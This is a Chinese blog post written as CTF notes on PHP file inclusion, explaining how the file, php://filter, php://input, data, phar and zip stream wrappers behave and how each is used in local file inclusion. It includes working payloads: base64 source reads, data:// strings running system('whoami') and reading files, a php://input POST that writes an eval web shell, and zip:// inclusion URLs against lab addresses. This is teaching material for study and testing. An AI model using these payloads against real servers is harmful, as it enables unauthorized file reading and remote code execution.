PHP 文件包含 -ctf

原创

时光凉春衫薄 于 2021-08-08 22:28:09 发布 110 收藏
分类专栏： 学海无涯

本文链接：https://blog.csdn.net/qq_38656841/article/details/119522131


```
php://filter/read=convert.base64-encode/resource=file:///c:/windows/win.ini”

http://192.168.43.173:8999/lsawebtest/phptest/phprotocol1.php?

file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/Pg==
```

也可以用来读php文件源码：

```
data:text/plain,<?php system(‘cat /var/www/phprotocol1.php’)?>
```

或者命令执行：

```
data:text/plain,<?php system(‘whoami’)?>
```

file协议

（1）file:// — 用于访问本地文件系统

（2）php版本：5.0以上

（3）是 PHP 使用的默认封装协议

（4）当指定了一个相对路径（不以/、\、\\或 Windows 盘符开头的路径）提供的路径将基于当前的工作目录

封装协议概要

属性	用法	支持
受 allow_url_fopen 影响		No
允许读取	/path/to/file.ext relative/path/to/file.ext fileInCwd.ext C:/path/to/winfile.ext C:\path\to\winfile.ext	Yes
允许写入		Yes
允许添加		Yes
允许同时读和写		Yes

php://filter协议

（1）php://filter 伪协议用于数据流打开时的筛选过滤应用

（2）php://filter类似于readfile()、file_get_contents()，在数据流内容读取之前没有机会应用其他过滤器

（3）php 版本：5.0以上

（4）该协议语法为：php://filter:/<action>=<name>

php://filter 参数

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<; 两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。

（5）php://filter 的 参数列表

参数	功能
read	读取
write	写入
resource	数据来源

（6）read参数值可为

string.strip_tags： 将数据流中的所有html标签清除

string.toupper： 将数据流中的内容转换为大写

string.tolower： 将数据流中的内容转换为小写

convert.base64-encode： 将数据流中的内容转换为base64编码

（7）利用方式：

php://filter/read=convert.base64-encode/resource=phpinfo.txt

php://input 伪协议

（1）php://input 是个可以访问请求的原始数据的只读流。

（2）利用条件


allow_url_fopen 不做要求， allow_url_include = On


（3）利用姿势：

POST 以下数据： <?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>

封装协议摘要（针对 *php://filter*，参考被筛选的封装器。）

属性	支持
受限于 allow_url_fopen	No
受限于 allow_url_include	仅 *php://input*、 *php://stdin*、 *php://memory* 和 *php://temp*。





data://伪协议

（1）data:// — 数据

（2）使用版本： PHP 5.2.0 起 data: 数据流封装器开始有效。

（3）用法：

data://text/plain,<?php phpinfo();?>

data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/Pg==

封装协议摘要

属性	支持
受限于 allow_url_fopen	No
受限于 allow_url_include	Yes
允许读取	Yes
允许写入	No

http伪协议：

（1）http:// -- https:// — 访问 HTTP(s) 网址

（2）允许通过 HTTP 1.0 的 GET方法，以只读访问文件或资源。

（3）HTTP 请求会附带一个 Host: 头，用于兼容基于域名的虚拟主机。 如果在你的 php.ini 文件中或字节流上下文（context）配置了 user_agent 字符串，它也会被包含在请求之中。

封装协议概要

属性	用法	支持
受 allow_url_fopen 限制	◦ http://example.com ◦ http://example.com/file.php?var1=val1&var2=val2 ◦ http://user:password@example.com ◦ https://example.com ◦ https://example.com/file.php?var1=val1&var2=val2 ◦ https://user:password@example.com	Yes
允许读取		Yes
允许写入		No
允许添加		No

ftp伪协议

（1）ftp:// -- ftps:// — 访问 FTP(s) URLs

（2）允许通过 FTP 读取存在的文件，以及创建新文件。

（3）如果服务器不支持被动（passive）模式的 FTP，连接会失败。

（4）打开文件后你既可以读也可以写，但是不能同时进行。

（5）版本：php4.3以上

（6）PHP 5.0.0 起文件可以通过 ftp:// URL 封装器来追加（append）。 在之前的版本，尝试通过 ftp:// 来追加一个文件将会导致错误。

(1) ftp://example.com/pub/file.txt

(2) ftp://user:password@example.com/pub/file.txt

(3) ftps://example.com/pub/file.txt

(4) ftps://user:password@example.com/pub/file.txt

封装协议概要

属性	PHP 4	PHP 5
受 allow_url_fopen 影响	Yes	Yes
允许读取	Yes	Yes
允许写入	Yes (仅支持新文件)	Yes (新文件/启用 **overwrite** 后已存在的文件)
允许添加	No	Yes

phar 协议

(1) phar协议的作用是归档，自 PHP 5.3.0 起开始有效

(2) Phar归档文件最有特色的特点是可以方便地将多个文件分组为一个文件。这样，phar归档文件提供了一种将完整的PHP应用程序分发到单个文件中并从该文件运行它的方法，而无需将其提取到磁盘中。

(3) phar 可以处理 tar、zip和phar文件

封装协议摘要

属性	支持
支持 allow_url_fopen	No
支持 allow_url_include	No
允许读取	Yes
允许写入	Yes

01 phar伪协议的利用方式

phar://phpinfo.zip/phpinfo.txt

注意事项：

（1）压缩包中文件的名字要和后面的一样

（2）压缩包在压缩后还可以改后缀名

其他归档压缩类扩展

Bzip2、zip、LZF等

zlib:// -- bzip2:// -- zip:// — 压缩流

```
compress.zlib://file.gz
compress.bzip2://file.bz2
zip://archive.zip#dir/file.txt
```


ZIP协议介绍

（1）使用条件：

PHP > =5.3.0，注意在windows下测试要5.3.0<PHP<5.4 才可以 。在浏览器中要编码为%23，否则浏览器默认不会传输特殊字符。

（2）利用方式：

zip://[压缩文件绝对路径]#[压缩文件内的子文件名]

zip://xxx.zip#shell.txt

zip://xxx.png#shell.php

URL

http://192.168.0.106:899/index.php?file=zip:///./files/tSIiMXcJKQ5yMGiv.zip%23ma

或者用zip协议，但是zip协议需要将原来的/号换为（23%）即#号